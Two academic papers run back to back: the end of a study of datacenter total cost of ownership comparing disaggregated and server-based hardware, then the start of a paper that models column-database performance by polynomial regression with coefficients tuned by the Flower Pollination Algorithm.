Fig. 9 shows an example of VM/server assignment to physical resources aiming to clarify increased utilization and fewer resource requirements of DisAgg scenario compared to Agg-1Pod. Two types of VM are considered, with 8 and 4 CPU cores as well as 32GB and 48GB of memory, respectively. Considering a homogeneous set of hardware, the minimum amount of resources to serve 2 VMs of each type is shown in Fig. 9. As shown, 4 RAM slot (8GB each) and 8 CPU cores are wasted in the Agg\_1Pod, while in DisAgg case, resources are fully utilized and the demand could be satisfied with less hardware (25% fewer cores and 16% less memory).




Fig. 9. VM allocation example for two scenarios

Lower amounts of components lead to the reduction of installation cost, as less time is needed to install, test and operate the resources. Increased utilization and less amount of IT resources can be translated to lower power consumption (around 35% to 40% based on Fig. 6). This leads to a lower power and cooling capacity, which reduces datacenter infrastructure cost in case of disaggregated architecture. Lower number of racks and hardware, as well as infrastructures brings around 20% and 40% of the reduction in the floor space and maintenance expenses for ten years of operation.

As shown in Fig. 5 and Fig. 6, one of the main contributors of cost reduction in case of disaggregated architecture is lifecycle management cost. Currently the lifetime of a

traditional server is equal to the lifetime of the component with shortest life (i.e. CPUs with 3). This leads to more frequent and unnecessary replacements of hardware for the rest of components with longer life. However, while managing independent pools of resources, hardware refreshment process is more efficient, as each part will be replaced at the end of its own lifetime. This means that, in the two server-based scenarios, motherboard, memories, NIC cards and CPUs need to be replaced every  $X_1$  years (CPU lifetime), while in case of disaggregation, CPUs are replaced after  $X_1$  years and memories after  $X_2$ , and NICs after  $X_3$  years (where  $X_1 \leq X_2, X_3$ ). Therefore, 50% reduction in lifecycle cost of DisAgg scenario comes from both having lower amount of hardware to replace, and more efficient replacement process.

The same argumentation is valid for hardware failure management, meaning that in case of failure of one component (e.g. CPU), the entire server needs to be replaced and will not be operable in case of server-based scenarios, while in disaggregated case, only the failed component need to be replaced, and the rest of hardware remains operational. Note that due to complexity and tight relation of failure management cost with software and platform layers, it is not assessed as part of the TCO in this article.

Fig. 10 illustrates the TCO evolution for all the scenarios showing the cost in a given year. The amount of yearly investment varies a lot from year to year, which is mostly due to the hardware refreshment windows. There is a jump in OPEX every three years when the CPUs (entire server in Agg-1Pod and Agg-3Pod) need to be replaced.

Operational cost of datacenter is always lower in case of disaggregated scenario, though the difference varies year by year. The other two scenarios are very similar both in terms of variation trend and exact cost values.

### C. Sensitivity analysis

The impact of variations in some input parameters and assumptions such as datacenter size and lifetime on the TCO fluctuation and savings are analyzed in this section. Fig. 11 shows the impact of increase in the price of disaggregated hardware, such as compute, memory and networking sled on the total cost of ownership of DC compared to the server-based scenario (see Eq. 12,13,14).




Fig. 10. TCO evolution per year for three scenarios



Red (DisAgg1) and yellow (Agg\_1Pod) lines are considered as the baseline of the comparison, as they depict the results presented earlier in Fig. 3. The green and blue lines depict the yearly TCO considering a 5 and a 10 time increase in the price of compute, memory and networking sled ( $\alpha, \beta$  and  $\delta$  in Eq. 12, 13, and 14) in case of disaggregated hardware architecture. As it can be seen, with up to 10 times increase in the hardware cost the TCO can still be compensated with the improvement in the utilization rate of server systems.




Fig. 11. Accumulative TCO for various disaggregated hardware prices

Fig. 12 shows the average yearly investment on datacenter for disaggregated and server-based scenario with homogeneous hardware (Agg\_1Pod) considering variation in datacenter lifetime. As shown, the average spending per year decreases by spanning the datacenter lifetime. This is caused by the fact that the initial onetime investment (CAPEX), which represents a large part of TCO, is spanned over a larger time period.




Fig. 12. Average yearly cost for different datacenter lifetime

Fig. 13 represents the cost savings in TCO by using disaggregation architecture compare to two other scenarios for a lifetime of 10 years for 3 different datacenter sizes; Small, Medium and Large. The large case is as the same size as the scenario presented in the previous section, while the workload requirement and IT equipment's are downsized by a factor of 5 and 10 for Medium and Small scenarios, respectively. It is evident that the larger the datacenter the higher the savings, due to better utilization which is the result of the increased level of resource sharing and economy of scale.




Fig. 13. Saving percentage when having disaggregation

The last part of our sensitivity analysis addresses the impact of having a single application on TCO (see Fig. 14). The TCO difference is much smaller when running only one application in a datacenter, as the hardware configuration can be optimized in both scenarios, and there is no benefit of sharing where disaggregated architecture has the most leverage. This can be translated as the benefits of multi tenancy in datacenters. The saving for single application scenarios is around 16% compared to 40% when having 3 distinct types of applications.




Fig. 14. Datacenter TCO for single application type

## VI. CONCLUSIONS

This paper presents a comprehensive techno-economic framework for estimating the cost of ownership of running a datacenter. The proposed framework supports a detailed cost comparison of different technologies, architectures, and hardware configurations. Moreover, it also allows to evaluate the impact of running different application types.

The first part of the paper focuses on detailing the framework and presenting the rationale behind it. The second part takes as a case study the prominent case of disaggregated hardware datacenter architectures and evaluates it towards the proposed framework. The study comprises a comparison of having separate pools of resources in a datacenter (as in a disaggregated architecture) towards having currently available server-based architectures with homogeneous and heterogeneous hardware configurations. The results show that cost savings of around 40% are achieved using disaggregated hardware for a 10 years' period of datacenter operation. The savings are a result of better utilization in disaggregated architecture as well as independent lifecycle management of components (due to components being arranged by pools instead of mixed as in traditional servers). Moreover, a detailed TCO breakdown is presented which allows datacenter operators to have a better understanding of their TCO dynamics to act upon minimization of CAPEX and OPEX during deployment and operational phases.

Finally, the impact of uncertainty in some input parameters and assumptions on the cost results is evaluated. It was shown

that the longer the datacenter lifetime, the lower the investment per year. Moreover, amounts of cost savings increases slightly by expanding the size of datacenters. Our results also show the importance of sharing the resources among multiple applications or tenants to maximize the benefit from disaggregated hardware architectures.

TCO assessments can give an idea of the cost associated to deploying and operating a datacenter. However, a thorough business viability assessment is needed to understand the return on investment and revenue stream. Therefore, a possible future direction for this study would be to include cash flow analysis considering various business models to guide the operators on how much investment should be done at which time for each technology to have the greatest profit

#### REFERENCES

- [1] GigPeak, "GigPeak Announces Record Quarter Shipment of ICs for Data Center Applications, and Sampling of SR and LR PAM4 IC Chipsets", September 2016 [Online]. Available: <http://www.businesswire.com/news/home/20160915005508/en/GigPeak-Announces-Record-Quarter-Shipment-ICs-Data>. [Accessed 21<sup>st</sup> November 2016]
- [2] Gartner, "Gartner Says Worldwide IT Spending Is Forecast to be Flat in 2016", July 2016 [Online]. Available: <http://www.gartner.com/newsroom/id/3368517>. [Accessed 21<sup>st</sup> November 2016]
- [3] Ericsson, "Hyperscale Cloud: Reimagining Datacenters from Hardware to Applications", White Paper, May 2016.
- [4] S. Han, et al., "Network Support for Resource Disaggregation in Next Generation Datacenters," in Proc. of the 12th ACM Workshop on Hot Topics in Networks, 2013, pp. 10:1–10:7. <http://doi.acm.org/10.1145/2535771.2535778>
- [5] P. X. Gao, et al., "Network Requirements for Resource Disaggregation," in Proc. of the 12th USENIX Conference on Operating Systems Design and Implementation (OSDI), 2016, pp. 249–264. doi:10.1145/2535771.2535778
- [6] C. S. Li, et. Al., "Composable Architecture for Rack Scale Big data Computing," Future Generation Computer Systems (2017), pp. 180–193, <https://doi.org/10.1016/j.future.2016.07.014>
- [7] S. Polfliet, F. Ryckbosch, and L. Eeckhout, "Optimizing the Datacenter for Data-Centric Workloads," International Conference on Supercomputing, June 2011, doi:10.1145/1995896.1995926
- [8] Taneja Group Market Analysts, "For Lowest Cost and Greatest Agility, Choose Software-Defined Data Center Architectures Over Traditional Hardware-Dependent Designs," Technology Brief, August 2017
- [9] S. A. Bain, I. Read, J. J. Thomas, and F. Merchant, "Advantages of a Dynamic Infrastructure: A Closer Look at Private Cloud TCO," IBM White Paper, 2009
- [10] K. Lim, et. al., "System-level Implications of Disaggregated Memory," in High Performance Computer Architecture (HPCA), 2012, pp. 1–12, doi: 10.1109/HPCA.2012.6168955
- [11] P. Costa, H. Ballani, K. Razavi, and I. Kash, "R2C2: A Network Stack for Rack-scale Computers," in Proc. of the ACM Conference on Data Communication (SIGCOMM), 2015, doi:10.1145/2785956.2787492
- [12] J. Weiss, et. al., "Optical Interconnects for Disaggregated Resources in Future Datacenters," in European Conference on Optical Communication (ECOC), 2014, doi: 10.1109/ECOC.2014.6964255
- [13] Intel, Intel Rack Scale Design (RSD), <http://www.intel.com/content/www/us/en/architecture-and-technology/rack-scale-design-overview.html>
- [14] Ericsson, Hyperscale Data System 8000 (HDS 8000), <http://www.ericsson.com/hyperscale/cloud-infrastructure/hyperscale-datacenter-system>
- [15] APC, "Determining Total Cost of ownership for Datacenter and Network Room Infrastructure," White Paper; [http://www.apc.com/salestools/cmnp-5t9pqq/cmnp-5t9pqq\\_r4\\_en.pdf](http://www.apc.com/salestools/cmnp-5t9pqq/cmnp-5t9pqq_r4_en.pdf)
- [16] B. Grot, et. Al., "Optimizing Datacenter TCO with Scale-out Processors," IEEE Computer Society, doi: 10.1109/MM.2012.71
- [17] Dell, "Shared Infrastructure: Scale-out Advantages and Effects on Tco," White Paper; [http://www.dell.com/downloads/global/products/edge/en/shared\\_infrastructure\\_scale\\_out\\_advantages\\_and\\_effects\\_on\\_tco.pdf](http://www.dell.com/downloads/global/products/edge/en/shared_infrastructure_scale_out_advantages_and_effects_on_tco.pdf)
- [18] B. Abali, R. J. Eickemeyer, H. Franke, C. S. Li, and M. A. Taubenblatt, "Disaggregated and Optically Interconnected Memory: When Will it be Cost Effective?," arXiv:1503.01416, 2015
- [19] Mainstay, "An Economic Study of the Hyperscale Data Center," White Paper, January 2016
- [20] S. Verbrugge, K. Casier, J. V. Oteghem, and B. Lannoo, "white paper: Practical steps in techno-economic evaluation of network deployment planning," 2009
- [21] Data Center Power and Cooling, White Paper, August, 2011, [http://www.cisco.com/c/en/us/solutions/collateral/data-center-virtualization/unified-computing/white\\_paper\\_c11-680202.pdf](http://www.cisco.com/c/en/us/solutions/collateral/data-center-virtualization/unified-computing/white_paper_c11-680202.pdf)
- [22] C. Delimitrou, and C. Kozyrakis, "Quasar: Resource Efficient and QoS Aware Cluster Management", in Proc. of the 19th International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS), 2014, pp. 127–144, doi:10.1145/2541940.2541941
- [23] SAP System Requirement; <https://dcos.io/docs/1.7/administration/installing/custom/system-requirements/>
- [24] Video on Demand Application Example; <http://www.unified-streaming.com/cases/performance-vod-and-live-use-cases-customer-examples>
- [25] B. Hindman, et Al., "Mesos: A Platform for Fine-grained Resource Sharing in the Datacenter," in Proc. of the 8th USENIX Conference on Networked Systems Design and Implementation, 2011, pp. 22–22.
- [26] Dell, PowerEdge R830 Rack Server, <http://www.dell.com/us/business/p/poweredge-r830/fs>
- [27] Dell, PowerEdge R630 Rack Server, [http://www.dell.com/us/business/p/poweredge-r630/pd?ref=PD\\_OC](http://www.dell.com/us/business/p/poweredge-r630/pd?ref=PD_OC)
- [28] Dell, PowerEdge R430 Rack Server, [http://www.dell.com/us/business/p/poweredge-r430/pd?ref=PD\\_OC](http://www.dell.com/us/business/p/poweredge-r430/pd?ref=PD_OC)
- [29] Intel, Data Center Blocks Warranty and Support, [http://www.intel.com/content/dam/support/us/en/documents/server-products/server-boards/DCB\\_Warranty\\_Brief\\_Sept\\_2016.pdf](http://www.intel.com/content/dam/support/us/en/documents/server-products/server-boards/DCB_Warranty_Brief_Sept_2016.pdf)
- [30] Atto, Technical Specifications Fast Frame NIC, [https://www.atto.com/software/files/techpdfs/TechnicalSpecifications\\_FastFrameNIC.pdf](https://www.atto.com/software/files/techpdfs/TechnicalSpecifications_FastFrameNIC.pdf)
- [31] Qlogic, Overlapping Protection Domains, <http://www.qlogic.com/Resources/Documents/TechnologyBriefs/Adapters/OverlappingProtectionDomains.pdf>
- [32] J. Meza, Q. Wu, S. Kumar, and O. Mutlu, "Revisiting Memory Errors in Large-Scale Production Data Centers: Analysis and Modeling of New Trends from the Field," in Proc. of 45th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN), 2015, pp. 415–426, doi=<http://dx.doi.org/10.1109/DSN.2015.57>
- [33] Intel® Xeon® Processor E5-2600 v4 Product Family, <http://ark.intel.com/products/series/91286/Intel-Xeon-Processor-E5-2600-v4-Product-Family#@All>
- [34] Dell, RAM 64 GB, <http://www.dell.com/en-us/shop/accessories/apd/a8451131?c=us&l=en&s=dhs&cs=19&sku=A8451131>
- [35] Dell, RAM 32 GB, [http://accessories.us.dell.com/sna/category.aspx?c=us&l=en&s=biz&cs=555&mfgpid=239010&category\\_id=4325&-ck=bt](http://accessories.us.dell.com/sna/category.aspx?c=us&l=en&s=biz&cs=555&mfgpid=239010&category_id=4325&-ck=bt)
- [36] Sandisk, SSD drive 960GB, [http://shop.sandisk.com/store/sdiskus/en\\_US/DisplayProductDetailsPage/productID.304914300](http://shop.sandisk.com/store/sdiskus/en_US/DisplayProductDetailsPage/productID.304914300)



# A Database Performance Polynomial Multiple Regression Model

Artur Nowosielski<sup>1</sup>

<sup>1</sup> Findwise Sp. z o.o.  
ul. Widok 16/3, 00-023 Warsaw, Poland  
Email: artnowo@gmail.com

Piotr A. Kowalski<sup>2,3</sup>, Piotr Kulczycki<sup>2,3</sup>

<sup>2</sup> Faculty of Physics and Applied Computer Science  
AGH University of Science and Technology  
al. Mickiewicza 30, 30-059 Cracow, Poland  
<sup>3</sup> Systems Research Institute  
Polish Academy of Sciences  
ul. Newelska 6, 01-447 Warsaw, Poland  
Email: {pakowal,kulczycki}@ibspan.waw.pl

**Abstract**—Modelling of a database performance depending on numerous factors is the first step towards its optimization. The linear regression model with optional parameters was created. Regression equation coefficients are optimized with the Flower Pollination metaheuristic algorithm. The algorithm is executed with numerous possible execution parameter combinations and results are discussed. Potential obstacles are discussed and alternative modelling approaches are mentioned.

## I. INTRODUCTION

THIS article presents advances in the research introduced at FedCSIS 2015 DS-RAIT [1] and then presented at FedCSIS 2016 8th WSC [2]. The research relies on benchmarking the column-oriented database management system CODB. Model coefficients (weights) are optimized by the Flower Pollination Algorithm (FPA) [3]. Section II presents a sequence of steps that result in two regression equations without concrete weight values. Section III discusses how a model performance varies as a result of selecting different combinations of algorithm execution parameters in both variants. It also contains both model regression equations after supplying coefficients that achieved the highest accuracy. An outcome of the research is a mathematical model that expresses a database performance. It is created on the basis of empirical data collected by benchmarking the CODB database. In contrary to the previous study [2], technology-oriented factors were not covered. Study has shown that such components have low impact on overall performance. Thus, further research is focused on data features and features of request sequence issued against a database management system.

## II. MODEL CONSTRUCTION

The modelling process was conducted as a sequence of activities described in next paragraphs. Firstly, a database benchmark was executed numerous times with different, but regular, settings in order to isolate data about specific factors' influence on overall performance. Then, a data concerning specific factors was visualised as a scatter plot and curves in a three-dimensional space. Function shapes for specific factors are recognized by a manual visual graph assessment. The model has been split into two variants at this stage. The second variant enriches the first one by including an information about proportion between database operations. The first variant

skips this feature, whereas a second one uses it, in a form of a compositional variable components supplied directly to the regression equation. Both variants are compared to each other in terms of model accuracy. Second benchmarking round used random values obtained from the uniform distribution as input variables. Splitting the empirical data collection onto two stages was intended to ensure high quality of input data. A model formula with coefficients (weights) was coined as the result of both stages. Coefficients are optimized for the minimum error, i.e. the higher accuracy.

Model is created with the multiple regression technique with a priori known explanatory variable distributions. This method is based on a well-known and widely used linear regression model [4], with multiple input variables and a single output variable. Input parameters are called independent or explanatory variables, whereas an outcome is a dependent or explained variable. Created model is linear, although the explanatory variables are handled with polynomial functions. The linearity relates to the linearity of model coefficients in the model equation. The regression analysis has been chosen for the analysis because of its simplicity and straightforwardness.

The general regression formula for  $n$ -dimensional independent variables vector  $X$  and dependent variable  $Y$  is:

$$Y = w_n X_n + w_{n-1} X_{n-1} + \dots + w_1 X_1 + w_0 + \epsilon, \quad (1)$$

where  $\epsilon$  denotes an error term,  $w$  is a  $n + 1$ -dimensional coefficient vector, especially with the random term  $w_0$ . The error term is discussed in section III.

Model construction started from two fundamental factors acting as independent variables: a number of values ( $v$ ) and a number of columns ( $c$ ). Benchmark execution time  $t$  was set as an explained variable. Database benchmarking, that is a source of training data used for a model coefficient optimization, was limited by a number of constraints, such as maximum values for a number of columns and a number of values. A number of columns and a number of values both must be higher than 0 for obvious reasons. Both parameters are integers. A polynomial that expresses time depending from number of values will be referred to as  $t(v)$ , whereas time from number of columns will be  $t(c)$ . In this research,  $t$  was measured as a time of execution of 20 000 database operations. Initial column family state was 20 000, 30 000 or 40 000

tuples already existing at a start of measurement. A number of initially existing records depend on the ratio between different types of database operations, described in the next part of this paper. Regardless of parameters, each test has been executed 4 times. Values used for testing are randomly generated strings with lengths randomized from range [100, 10000] with unified distribution. The formula 1 with supplied parameters is:

$$\begin{aligned} t &= t(v) + t(c) + w_0 + \epsilon \\ &= w_n v^{dv} + w_{n-1} v^{dv-1} + \dots + w_{n-dv} v \\ &\quad + w_{n-dv-1} c^{dc} + w_{n-dv-2} c^{dc-1} + \dots + w_1 c \\ &\quad + w_0 + \epsilon, \end{aligned} \quad (2)$$

where  $n + 1$  is a number of coefficients,  $w_i$  constitute model coefficients, especially with the  $w_0$  random term.  $dv$  and  $dc$  are polynomial degrees for  $t(v)$  and  $t(c)$  polynomial functions, respectively.

The first variable, a number of values, denotes how many values are read or written while working with database. Although it may appear that usually this number is indefinite, this is not true for each case. There are many cases that have not only definite, but really low number of possible values. Such cases include, among others, gender, city or country, which are usually taken from dictionaries. The model assumes that in case of analysed field there is a finite value set. For the sake of model construction, a range of [1, 500] was used as the  $v$  parameter domain.

The second factor,  $c$ , denotes a number of columns involved in given request. For the write or delete requests it is a number of columns that are modified, whereas for the read request it is a number of columns that consists of a read tuple. Similarly as in case of number of values, a range of [1, 500] was used as a domain with similar assumptions. This range is supposed to handle most of typical Create-Retrieve-Update-Delete (CRUD) use cases.

In order to assess a general shape (a polynomial function degree) of functions for each parameter, an intermediate value within presumed domains were chosen and benchmarked extensively. Research started with the following values:

$$c, v \in \{1, 100, 200, 300, 400, 500\}.$$

A ratio between read and write operations was  $\frac{2}{1}$ , that is 67% of operations were read, and 33% were write. The very early result examination displayed that a shape varies more for lower values, than for higher values of  $c$ , so for the sake of a shape assessment, a value density has been increased in the lower part of the range:

$$c \in \{1, 5, 10, 30, 50, 100, 200, 300, 400, 500\}.$$

The first graph lets to extract first conclusions about the shape. The general trend is that a performance improves as the number of different values increase. But it is not the only observable trend. Results are more stable when the number of values increase. Standard deviation for  $v = 1$  is 10.10 (including values that are hidden on the graph), for  $v = 200$  it falls down to 0.22 and for  $v = 500$  it is only 0.11. When

it comes to a number of columns, operations time decreases as a number of columns grows, but does not approach 0 asymptotically. Somewhere between 200 and 300 columns (depending on  $v$ ) it starts to grow again. Probably this marks a moment when there is too many columns to be handled by operating system I/O smoothly and jumps between numerous files starts to be a visible cost. For lower  $v$  values, a higher dispersion for low  $c$  values is observable, than for higher ones. However, the impact is lower than in case of low  $v$  values.




Fig. 1. A scatter plot of  $t(v, c)$  with  $\frac{R}{W_i} = \frac{2}{1}$  with 3rd order polynomial regression curves and points for chosen  $v$  values ( $v = 1$  removed for clarity)




Fig. 2. A scatter plot of  $t(v, c)$  with  $\frac{R}{W_i} = \frac{2}{1}$  with 3rd order polynomial regression curves and points for chosen  $c$  values ( $c = 1$  removed for clarity; please note the reversed graph orientation)

Figure 1 presents data points for  $t(c)$  for constant  $v$  values with curves that present a supposed function shape for each value. Just as the main model, these functions were constructed using simple regression with FPA-optimized weights but they are used exclusively for presentation purposes. The trend is visible, with growing  $v$  values curves are smoother and almost linear near the end of the scope. This is an indication of a

higher result stability for higher values. The same was repeated for different  $v$  with constant  $c$  values and presented on Figure 2. Conclusions are similar to those for Figure 1.




Fig. 3. A  $t(v, c)$  with  $\frac{R}{W_i} = \frac{2}{1}$  plane with weights ( $c \in \{1, 5\}$ ) removed from graph for clarity; please note the reversed graph orientation)

On the basis of presented plots, a polynomial degree for both  $t(c)$  and  $t(v)$  was heuristically estimated as 3. This results in 7-dimensional optimization task for the algorithm, because the refined regression formula has 7 coefficients:

$$t = w_6v^3 + w_5v^2 + w_4v + w_3c^3 + w_2c^2 + w_1c + w_0 + \epsilon. \quad (3)$$

Besides number of columns and number of values, a very important performance determinant is a ratio between a different kinds of database operations. Three different kinds of operations were identified:  $O_R$  - read (fetching a tuple of values identified by a common key),  $O_{W_i}$  - insertion and  $O_{W_d}$  - deletion. These values compose a typical compositional data [10], which is a set of variables linked together so that they sum up to a constant value. The most intuitive representation for a ratio between different exclusive values of the same feature is a percentage, so a constant sum constraint is  $O = O_R + O_{W_i} + O_{W_d} = 100$ . Using a compositional data in regression model has a serious drawback. In order to ensure that regression model will be free from a noise, explanatory variables should be linearly independent from each other. This is not true for composite elements. When compositional data is to be used in regression model, it should be transformed to a set of abstract components that are not correlated, for example with the principal component analysis (PCA) or its' internal dependence should be weakened by removing one or more components. However, for the sake of this research, composite components were put directly into model, because there are only three components and removing even one of them would cause a model to infer on incomplete data. In order to monitor and control potential model accuracy degradation, results from model variants with and without compositional variable was compared.

In the first data discovery phase, 10 permutations of  $R/W_i/W_d$  values were considered, with each component

$\in \{0\%, 33.(3)\%, 66.(6)\%, 100\%\}$  so that the sum was always 100%. Assuming 240 tests executed for each of 10 proportions, it gives 2400 data points in total. For the majority operation ratios a plane has more or less common shape, similar to the one presented on the Figure 3. Rapid execution time growth in the lower parts of both crucial parameters is clearly visible as a red peak in the back right graph corner. There are areas of significantly higher results in the central and higher part of value number range. They have one feature in common: delete operation has dominated in these benchmark executions (100% or 67%). This is is unintuitive given the CODB storage architecture [2]. However, for a low column count (as in discussed cases), this may require to rewrite a high number of identifiers in order to move free space to the end of the area occupied by the value record. This is the most probable reason for exceptionally high execution times for test cases with high deletion ratio.

As it was mentioned previously, operation sorts ratios are expressed in percents, so their domain are integers from range  $[0, 100]$ . The  $O$  components were put directly into model equation:

$$\begin{aligned} t &= t(O) + t(v) + t(c) + w_0 + \epsilon \\ &= w_9O_R + w_8O_{W_i} + w_7O_{W_d} + w_6v^3 + w_5v^2 + w_4v \\ &\quad + w_3c^3 + w_2c^2 + w_1c + w_0 + \epsilon. \end{aligned} \quad (4)$$

### III. MODEL OPTIMIZATION AND RESULTS

In this section, the main optimization goal is to minimize an error. The residual sum of squares (RSS; also known as sum of squared error, SSE) [11] metric has been chosen to measure error value. It is calculated as a sum of error term values from each sample:

$$RSS = \sum_{i=0}^n (\epsilon_i) = \sum_{i=0}^n (t_i - m_i)^2, \quad (5)$$

where  $t_i$  is actual value of  $i$ -th benchmarked case,  $m_i$  is a corresponding model value and  $n$  constitutes a number of benchmark results. The residual standard error (RSE) is presented as an auxiliary error metric. Its advantage over the RSS metric is that it is expressed in similar orders of magnitude as the original data which makes it directly comparable to actual results. The RSE can be calculated on the basis of the RSS:

$$RSE = \sqrt{\frac{RSS}{n - p - 1}}, \quad (6)$$

where  $n$  is a number of samples (2400 and 4800 for the first and second modelling round) and  $p$  is number of parameters in each sample (7 and 10, for model without and with operations component, respectively). The  $n - p - 1$  value is called degrees of freedom and is commonly used metric in statistics.

The FPA [3] was used to optimize model coefficients. The optimization goal was to minimize the RSS. Execution parameters include a number of iterations, a number of flowers (solutions) and a switch probability. Number of iterations denote how many times a simulated pollination will be performed. Number of solutions defines how many solutions will

TABLE I  
MODEL COEFFICIENT SEARCH RANGES

Coefficient	Initial range	Refined range
$w_0$	$[-100, 100]$	$[-100, 100]$
$w_1$	$[-100, 100]$	$[-10, 10]$
$w_2$	$[-100, 100]$	$[-2, 2]$
$w_3$	$[-100, 100]$	$[-1, 1]$
$w_4$	$[-100, 100]$	$[-10, 10]$
$w_5$	$[-100, 100]$	$[-2, 2]$
$w_6$	$[-100, 100]$	$[-1, 1]$
$w_7$	$[-100, 100]$	$[-100, 100]$
$w_8$	$[-100, 100]$	$[-100, 100]$
$w_9$	$[-100, 100]$	$[-100, 100]$

be handled in each iteration. Just like in case of the number of iterations, the bigger the value is the better performance is. A switch probability defines a probability of the random long pollination. This parameter defines a compromise between a local-optimum protection and a close result space exploration.

